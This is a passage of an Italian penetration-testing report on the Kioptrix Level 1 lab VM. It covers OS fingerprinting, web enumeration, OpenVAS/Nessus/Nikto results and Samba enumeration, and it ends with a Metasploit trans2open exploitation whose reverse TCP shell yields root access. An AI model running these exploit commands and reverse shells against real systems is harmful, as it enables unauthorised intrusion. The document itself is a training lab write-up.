
5.3 Operating System Fingerprinting

Al fine di poter concludere l'analisi della macchina e poter passare alla ricerca effettiva delle vulnerabilità, è necessario individuare quale versione di sistema operativo è in esecuzione sulla macchina target.

Questa ricerca è stata suddivisa in due fasi: fingerprinting passivo del sistema operativo, sfruttando tecniche e strumenti di riconoscimento del sistema remoto senza interazioni particolari col sistema, analizzando le risposte naturalmente offerte alle richieste dei servizi; fingerprinting attivo, stimolando volutamente il sistema (in modo più forzato e rilevabile) al fine di restringere il campo di possibili versioni dell'OS.

5.3.1 Fingerprinting Passivo

Per compiere una identificazione passiva del sistema operativo, sfruttiamo i diversi comportamenti del protocollo TCP della macchina target durante una semplice connessione HTTP. Quindi, in due sessioni parallele della shell di sistema, eseguiamo il comando `p0f`[\[10\]](#), che compie la scansione dei pacchetti in ingresso e uscita, ed eseguiamo `curl`[\[11\]](#), un comando per compiere richieste HTTP a pagine web remote.



```
$ curl -G 192.168.122.85
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<HTML>
  <HEAD>
    <TITLE>Test Page for the Apache Web Server on Red Hat Linux</TITLE>
  </HEAD>
  <!-- Background white, links blue (unvisited), navy (visited), red (active) -->
  <BODY BGCOLOR="#FFFFFF">

    <H1 ALIGN="CENTER">Test Page</H1>
    This page is used to test the proper operation of the Apache Web server after
    it has been installed.  If you can read this page, it means that the Apache
    Web server installed at this site is working properly.

    ...

    <P ALIGN="center">
      <A HREF="http://www.redhat.com/"><IMG SRC="poweredby.png" ALT="[ Powered
by Red Hat Linux ]"></A>
    </P>
  </BODY>
</HTML>
```

Figura 14: Output del comando `curl` per la richiesta GET della pagina web.

Dopo aver aperto la sessione `p0f` eseguiamo `curl` con l'opzione `-G` per specificare di voler compiere una richiesta con metodo HTTP GET verso la VM target. In risposta, otteniamo una pagina `html` all'apparenza di "Test" per "Apache Web Server on Red Hat Linux".

Se tali informazioni fossero attendibili, staremmo interagendo con una macchina Linux della distribuzione Red Hat. Inoltre, che la pagina appartenga al web server Apache conferma l'informazione ottenuta durante la scansione dei servizi.

```
$ sudo p0f -i eth0
--[ 192.168.122.179/53800 -> 192.168.122.85/80 (syn) ]-
client  = 192.168.122.179/53800
os       = Linux 2.2.x-3.x
dist     = 0
params   = generic
raw_sig  = 4:64+0:0:1460:mss*44,10:mss,sok,ts,nop,ws:df,id+:0
-----
--[ 192.168.122.179/53800 -> 192.168.122.85/80 (syn+ack) ]-
server   = 192.168.122.85/80
os       = Linux 2.4.x
dist     = 0
params   = none
raw_sig  = 4:64+0:0:1460:mss*4,0:mss,sok,ts,nop,ws:df:0
-----
--[ 192.168.122.179/53800 -> 192.168.122.85/80 (http request) ]-
client   = 192.168.122.179/53800
app      = ???
lang     = none
params   = none
raw_sig  = 1:Host,User-Agent,Accept=[*/*]:Connection,Accept-Encoding,Accept-Language,Accept-Charset,Keep-Alive:curl/8.19.0
-----
--[ 192.168.122.179/53800 -> 192.168.122.85/80 (http response) ]-
server   = 192.168.122.85/80
app      = Apache 2.x
lang     = none
params   = none
raw_sig  = 1:Date,Server,Accept-Ranges=[bytes],Content-Type:Keep-Alive:Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
-----
All done. Processed 12 packets.
```

Figura 15: Output del comando `p0f` con analisi dei pacchetti spediti.

Durante la richiesta HTTP, la sessione `p0f` ha scansionato i pacchetti in ingresso e in uscita sulla interfaccia di rete `eth0` (specificata con opzione `-i`). Visionando le scansioni per i pacchetti di apertura della connessione TCP, constatiamo che il kernel rilevato è di versione Linux 2.4.x, mentre la versione del server web dovrebbe trattarsi di Apache 1.3.20 con OpenSSL 0.9.6b, esattamente come rilevato durante la scansione dei servizi.

5.3.2 Fingerprinting Attivo

Cerchiamo di restringere il campo sfruttando script di riconoscimento del sistema operativo più precisi ma di tipologia attiva, facendo richiesta di informazioni specifiche al fine di appurare la versione specifica dell'OS. Anche per quest'uso, lo strumento `nmap` possiede un opzione apposita, attivata con argomento `-O`.

```
$ nmap -sS -O 192.168.122.85
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-22 16:41 -0400
Nmap scan report for 192.168.122.85
Host is up (0.00041s latency).
...
MAC Address: 52:54:00:9E:6B:EB (QEMU virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.92 seconds
```

Figura 16: Output del comando `nmap` con riconoscimento dell'OS.

Questa scansione ha riconfermato il risultato di `p0f`, per cui il kernel è di versione

2.4.x, restringendo ulteriormente il campo tra le versioni 2.4.9 e 2.4.18. Con questo intervallo di versioni kernel e cercando online sui kernel utilizzati da RedHat Linux, riusciamo ad identificare, con buona affidabilità, che la macchina con cui stiamo avendo a che fare sia una RedHat Linux 7.2.

5.4 Topologia Web

Nota la presenza di un web server, decidiamo di esplorare le diverse pagine web disponibili al fine di comprendere l'uso della macchina e cercare per informazioni aggiuntive che potrebbero rivelare vettori di attacco.

Un semplice accesso con Firefox verso l'indirizzo IP della macchina attaccata rivela la pagina di test ottenuta testualmente in precedenza.

Test Page

This page is used to test the proper operation of the Apache Web server after it has been installed. If you can read this page, it means that the Apache Web server installed at this site is working properly.

If you are the administrator of this website:

You may now add content to this directory, and replace this page. Note that until you do so, people visiting your website will see this page, and not your content.

If you have upgraded from Red Hat Linux 6.2 and earlier, then you are seeing this page because the default [DocumentRoot](#) set in `/etc/httpd/conf/httpd.conf` has changed. Any subdirectories which existed under `/home/httpd` should now be moved to `/var/www`. Alternatively, the contents of `/var/www` can be moved to `/home/httpd`, and the configuration file can be updated accordingly.

If you are a member of the general public:

The fact that you are seeing this page indicates that the website you just visited is either experiencing problems, or is undergoing routine maintenance.

If you would like to let the administrators of this website know that you've seen this page instead of the page you expected, you should send them e-mail. In general, mail sent to the name "webmaster" and directed to the website's domain should reach the appropriate person.

For example, if you experienced problems while visiting `www.example.com`, you should send e-mail to "webmaster@example.com".

The Apache [documentation](#) has been included with this distribution.

For documentation and information on Red Hat Linux, please visit the [Red Hat, Inc.](#) website. The manual for Red Hat Linux is available [here](#).

You are free to use the image below on an Apache-powered Web server. Thanks for using Apache!



You are free to use the image below on a Red Hat Linux-powered Web server. Thanks for using Red Hat Linux!



Figura 17: Pagina di test ottenuta dalla richiesta HTTP verso la VM target.

Sfruttiamo il comando `gobuster`^[5] per compiere un attacco a dizionario sul web server e cercare ogni pagina web liberamente accessibile.

```

$ gobuster dir --url 192.168.122.85 --wordlist /usr/share/wordlists/dirb/big.txt --delay 2ms
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.122.85
[+] Method: GET
[+] Threads: 10
[+] Delay: 2ms
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
.htaccess (Status: 403) [Size: 273]
.htpasswd (Status: 403) [Size: 273]
cgi-bin/ (Status: 403) [Size: 272]
manual (Status: 301) [Size: 294] [--> http://127.0.0.1/manual/]
mrtg (Status: 301) [Size: 292] [--> http://127.0.0.1/mrtg/]
usage (Status: 301) [Size: 293] [--> http://127.0.0.1/usage/]
~operator (Status: 403) [Size: 273]
~root (Status: 403) [Size: 269]
Progress: 20469 / 20469 (100.00%)
=====
Finished
=====

```

Figura 18: Output del comando `gobuster` che mostra i file presenti sul webserver attaccato.

Con l'opzione `--wordlist` è stata specificato un dizionario di file comunemente presenti in webserver tra cui cercare, in questo caso la wordlist `dirb/big.txt` presente di default su Kali Linux 2026.

Possiamo vedere che esistono diversi file, nonostante siano tutti o inaccessibili (errore 403) o ridirezionano alla rete di *loopback* 127.0.0.1. Pertanto, anche tali file sono inaccessibili dall'esterno, e in ogni caso si tratta di file di manuali o utilizzo del web server.

È possibile accedere ai file con ridirezione ingannando il server web a credere che l'host richiedente sia 127.0.0.1, specificando l'header `Host: 127.0.0.1` durante la richiesta.

```

$ curl -H Host: 127.0.0.1 http://192.168.122.85/usage/ >> usage.html
% Total    % Received % Xferd  Average Speed   Time    Time     Time    Current
  Dload    Upload   Total             Spent    Left     Speed
  0         0     0         0         0         0         0      0
curl: (7) Failed to connect to 127.0.0.1 port 80 after 0 ms: Could not connect to server
% Total    % Received % Xferd  Average Speed   Time    Time     Time    Current
  Dload    Upload   Total             Spent    Left     Speed
100    367     0    367         0     0 195.8k         0     0

```

Figura 19: Output del comando `curl` per richiedere la pagina `usage` non normalmente accessibile.

Di seguito è visualizzata la pagina di Webalizer al percorso `/usage/` accessibile sfruttando questo metodo.




Figura 20: Pagina di Webalizer visualizzata al percorso /usage/.

Nonostante siano presenti delle pagine, si tratta di un webserver non configurato e senza pagine esposte dal creatore della VM. Le pagine di manuale dei moduli, Webalizer e di installazione di MRTG non contengono alcuna informazione o vulnerabilità sfruttabile.

5.5 Architettura di rete scansionata

Con le informazioni ottenute tramite le prime 4 fasi del framework FGPT, possiamo ora stilare un diagramma di rete completo con le informazioni sulla macchina attaccata e sui servizi che espone.




Figura 21: Architettura di rete nota al termine della scansione della macchina attaccata.

6 Vulnerability Analysis

Una volta scoperte le informazioni identificative della macchina target e i servizi da essa esposti, si è fatto uso di tali informazioni per ricercare possibili vulnerabilità note da poter sfruttare nelle fasi successive del framework FGPT.

6.1 Scansioni Automatiche

Si è fatto uso degli strumenti di vulnerability scanning installati al fine di compiere analisi automatiche sulla macchina attaccata. Tutte le scansioni relative ai servizi attivi sono state compiute con copertura totale delle porte della macchina, seppur le analisi precedenti avessero già ristretto il campo di ricerca.

Al termine delle eventuali scansioni sono stati recuperati i report dei risultati ottenuti come guida per la ricerca di vulnerabilità critiche e da cui difendersi.

6.1.1 OpenVAS

OpenVAS by Greenbone[15] è stato configurato per compiere una scansione di rete profonda della macchina, su tutte le porte e per tutti i servizi disponibili.

New Task ×

Name
Kioptrix Full and Fast

Comment

Scan Targets
Kioptrix Level 1

Alerts

Schedule
-- ☒ Once

Add results to Assets
☒ Yes ☐ No

Apply Overrides
☒ Yes ☐ No

Min QoD
70

Alterable Task
☐ Yes ☒ No

Auto Delete Reports
☒ Do not automatically delete reports

Figura 22: Wizard di configurazione di OpenVAS per la scansione completa.

La scansione ha avuto successo con oltre 29 vulnerabilità uniche rilevate. Le porte rilevate e i servizi associati erano i medesimi delle scansioni eseguite in precedenza.




Figura 23: Diagramma a torta del numero di vulnerabilità rilevate da OpenVAS.

Vulnerabilità	Sev.	CVSS	Porta	CVE
Deprecated SSH-1 Protocol Detection	High	7.5	22/tcp	CVE-2001-0361[17]
Webalizer Cross-Site Scripting	High	7.5	80, 443/tcp	CVE-2001-0835[18]
SSL/TLS Vulnerable Cipher Suites HTTPS (SWEET32)	High	7.5	443/tcp	CVE-2016-2183[19]
SSL/TLS Weak Cipher Suites Supported	Medium	5.9	443/tcp	CVE-2013-2566[20]
SSL/TLS Deprecated SSLv2 and SSLv3 Detection	Medium	5.9	443/tcp	CVE-2016-0800[21]
HTTP TRACE/TRACK Debugging Methods Enabled	Medium	5.8	80, 443/tcp	CVE-2003-1567[22]
Apache HTTP Server UserDir Information Disclosure	Medium	5.0	80, 443/tcp	CVE-2001-1013[23]
SSL/TLS RSA_EXPORT Downgrade (FREAK)	Medium	4.3	443/tcp	CVE-2015-0204[24]

Tabella 1: Le 8 vulnerabilità di maggiore severità rilevate da OpenVAS.

6.1.2 Nessus Basic Scan

Tenable Nessus[16] è stato utilizzato per due scansioni: una basic delle porte/servizi di rete sulla macchina; una incentrata sulle tecnologie web utilizzate, poiché nota la presenza di un server HTTP.

La configurazione utilizzata ha avuto la seguente modalità:




Figura 24: Configurazione di Nessus per la scansione basic.

Il risultato della scansione ha confermato 42 vulnerabilità uniche.




Figura 25: Diagramma a torta del numero di vulnerabilità rilevate da Nessus Basic Scan.

Vulnerabilità	Sev.	CVSS	Porta
OpenSSH < 3.1 Channel Code Off-by-One Privilege Escalation	Critical	10.0*	22/tcp
OpenSSH < 3.4 Multiple Remote Overflows	Critical	10.0*	22/tcp
OpenSSH < 3.7.1 Multiple Vulnerabilities	Critical	10.0*	22/tcp
OpenSSH < 7.2 Untrusted X11 Forwarding Fallback	Critical	9.8	22/tcp
SSL Version 2 and 3 Protocol Detection	Critical	9.8	443/tcp
OpenSSH < 10.3 Multiple Vulnerabilities	High	8.1	22/tcp
OpenSSH < 7.3 Multiple Vulnerabilities	High	7.8	22/tcp
SSL Medium Strength Cipher Suites (SWEET32)	High	7.5	443/tcp

Tabella 2: Le 8 vulnerabilità di maggiore severità rilevate da Nessus Basic Scan. * Punteggio CVSSv2 (CVSSv3 non disponibile).

6.1.3 Nessus Web Scan

La configurazione utilizzata ha avuto la seguente modalità:




Figura 26: Configurazione di Nessus per la scansione web.

Il risultato della scansione ha confermato 14 vulnerabilità uniche.




Figura 27: Diagramma a torta del numero di vulnerabilità rilevate da Nessus Basic Scan.

Vulnerabilità	Sev.	CVSS	Porta
Apache Chunked Encoding Remote Overflow	High	7.3	80/tcp
Web Server Generic XSS	Medium	6.1	80/tcp
Apache Server ETag Header Information Disclosure	Medium	5.3	80/tcp
Browsable Web Directories	Medium	5.3	80/tcp
HTTP TRACE/TRACK Methods Allowed	Medium	5.3	80/tcp
Webalizer < 2.01-09 Multiple XSS	Medium	4.3*	80/tcp

Tabella 3: Vulnerabilità classificate rilevate da Nessus Web Scan. * Punteggio CVSSv2 (CVSSv3 non disponibile).

6.1.4 Nikto

Lo strumento Nikto[14] ha permesso un'ulteriore scansione delle vulnerabilità web, ottenendo risultati simili (e meno profondi) della scansione con Nessus Web Scan.

```

$ nikto -host 192.168.122.85
+ Server: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ [999984] /: Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890
+ [600595] OpenSSL/0.9.6b appears to be outdated (current is at least 3.6.0).
+ [600511] mod_ssl/2.8.4 appears to be outdated (current is at least 2.9.6).
+ [600500] Apache/1.3.20 appears to be outdated (current is at least 2.4.66).
+ [013587] /: Suggested security header missing: permissions-policy.
+ [013587] /: Suggested security header missing: content-security-policy.
+ [013587] /: Suggested security header missing: x-content-type-options.
+ [013587] /: Suggested security header missing: strict-transport-security.
+ [013587] /: Suggested security header missing: referrer-policy.
+ [800018] /: Apache/1.3.20 - Apache 1.x up to 1.2.34 are vulnerable to a remote DoS and possible code execution.
+ [800023] /: Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.
+ [800132] /: mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell.
+ [000434] /: HTTP TRACE method is active and replies which suggests the host is vulnerable to XST.
+ [001217] /usage/: Webalizer may be installed.
+ [750500] /manual/: Directory indexing found.
+ [002114] /manual/: Web server manual found.
+ [750500] /icons/: Directory indexing found.
+ [003584] /icons/README: Apache default file found.
+ [006425] /test.php: This might be interesting.

```

Figura 28: Output del comando `nikto` con analisi del webserver attaccato.

Anche questo strumento ha rilevato la presenza di Webalizer, noto per essere debole ad attacchi di carattere XSS. Tuttavia, essendo le pagine di Webalizer schermate dalla connessione esterna diretta, è impossibile sfruttare tali vulnerabilità.

6.2 Ricerca Manuale


Oltre alle vulnerabilità rilevate tramite scansione automatica, è stata effettuata anche una ricerca manuale basandosi sulle versioni dei servizi e del sistema operativo rilevato.

6.2.1 Assessment Samba

Mancando delle credenziali di accesso al servizio Samba, lo strumento OpenVAS ha evitato ogni scansione del network share SMB, per cui le informazioni a riguardo sono state considerate scarseggianti. Nonostante anche Nessus non avesse rilevato la versione del server remoto SMB e possibili vulnerabilità, ha rilevato come non fosse necessario procedere con l'autenticazione al fine di collegarsi al server remoto.

Con questa informazione, è stato tentato un approccio diretto da parte del team di Penetration Testing per verificare se fossero presenti vulnerabilità al server Samba non rilevate dagli strumenti automatici.

Il primo passo è stato il tentato collegamento al server tramite lo strumento `rpcclient`[\[12\]](#).



```
$ rpcclient -U "" 192.168.122.85
Password for [WORKGROUP\]:
rpcclient $> getdompwinfo
min_password_length: 0
password_properties: 0x00000000
rpcclient $> enumprvs
result was NT_STATUS_RPC_PROCNUM_OUT_OF_RANGE
rpcclient $> srviKnfo
KIOPTRIX      Wk Sv PrQ Unx NT SNT Samba Server
platform_id   :                500
os version    :                4.5
server type   :                0x9a03
```

Figura 29: Output del comando `rpcclient` con analisi del Samba server attaccato.




Figura 31: Diagramma a torta del numero di vulnerabilità totali raggruppando le diverse fonti.

7 Target Exploitation

7.1 Vulnerabilità critiche di interesse

Ai fini dell'attività di exploitation, le vulnerabilità sfruttate sono state:

- CVE-2002-0082[25], open-ssl-too-open
- CVE-2003-0201[26], trans2open
- CVE-2003-0127[27], ptrace-kmod

7.2 Exploit trans2open

Per sfruttare la vulnerabilità `trans2open`, si è fatto uso degli script compresi in `msfconsole`[28].

```
$ msfconsole -q
msf > search samba 2.2

Matching Modules
=====
#  Name                               Disclosure Date  Rank  Check  Description
--  -
0  exploit/multi/samba/nttrans          2003-04-07      average No      Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
1  exploit/freebsd/samba/trans2open     2003-04-07      great  No      Samba trans2open Overflow (*BSD x86)
2  exploit/linux/samba/trans2open       2003-04-07      great  No      Samba trans2open Overflow (Linux x86)
3  exploit/osx/samba/trans2open         2003-04-07      great  No      Samba trans2open Overflow (Mac OS X PPC)
4  exploit/solaris/samba/trans2open      2003-04-07      great  No      Samba trans2open Overflow (Solaris SPARC)
5  \_ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce
6  \_ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce

Interact with a module by name or index. For example info 6, use 6 or use exploit/solaris/samba/trans2open
After interacting with a module you can manually set a TARGET with set TARGET 'Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce'
```

Figura 32: Ricerca dell'exploit per `trans2open` nel prompt di `msfconsole`.

Usiamo l'exploit di indice 2 (per Linux) verso l'IP della VM attaccata e impostiamo un payload con `reverse_shell` per poter immettere comandi remoti.

Possiamo verificare di aver ottenuto una shell remota con permessi `root`, così completando uno dei possibili percorsi di attacco per la macchina.

```

$ msf > use 2
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf exploit(linux/samba/trans2open) > set rhosts 192.168.122.85
rhosts => 192.168.122.85
msf exploit(linux/samba/trans2open) > set payload generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
msf exploit(linux/samba/trans2open) > exploit
[*] Started reverse TCP handler on 192.168.122.179:4444
[*] 192.168.122.85:139 - Trying return address 0xbffffdfc...
[*] 192.168.122.85:139 - Trying return address 0xbffffcfc...
[*] 192.168.122.85:139 - Trying return address 0xbffffbfc...
[*] 192.168.122.85:139 - Trying return address 0xbffffafc...
[*] 192.168.122.85:139 - Trying return address 0xbffff9fc...
[*] 192.168.122.85:139 - Trying return address 0xbffff8fc...
[*] 192.168.122.85:139 - Trying return address 0xbffff7fc...
[*] 192.168.122.85:139 - Trying return address 0xbffff6fc...
[*] 192.168.122.85:139 - Trying return address 0xbffff5fc...
ls[*] Command shell session 1 opened (192.168.122.179:4444 -> 192.168.122.85:32769) at 2026-06-12 18:47:40 -0400

[*] Command shell session 2 opened (192.168.122.179:4444 -> 192.168.122.85:32770) at 2026-06-12 18:47:41 -0400
129.asm
131.c
3.c
a.out
brk
exp
ptrace-kmod
id
[*] Command shell session 4 opened (192.168.122.179:4444 -> 192.168.122.85:32772) at 2026-06-12 18:47:47 -0400
uid=0(root) gid=0(root) groups=99(nobody)
ls /root
anaconda-ks.cfg
flag.txt
exit

```

Figura 33: Uso dell'exploit per trans2open nel prompt di msfconsole.

7.3 Exploit openssl-too-open

Per sfruttare la vulnerabilità `openssl-too-open` si è fatto uso dello script di exploit `OpenFuckV3`[29] presente su ExploitDB.

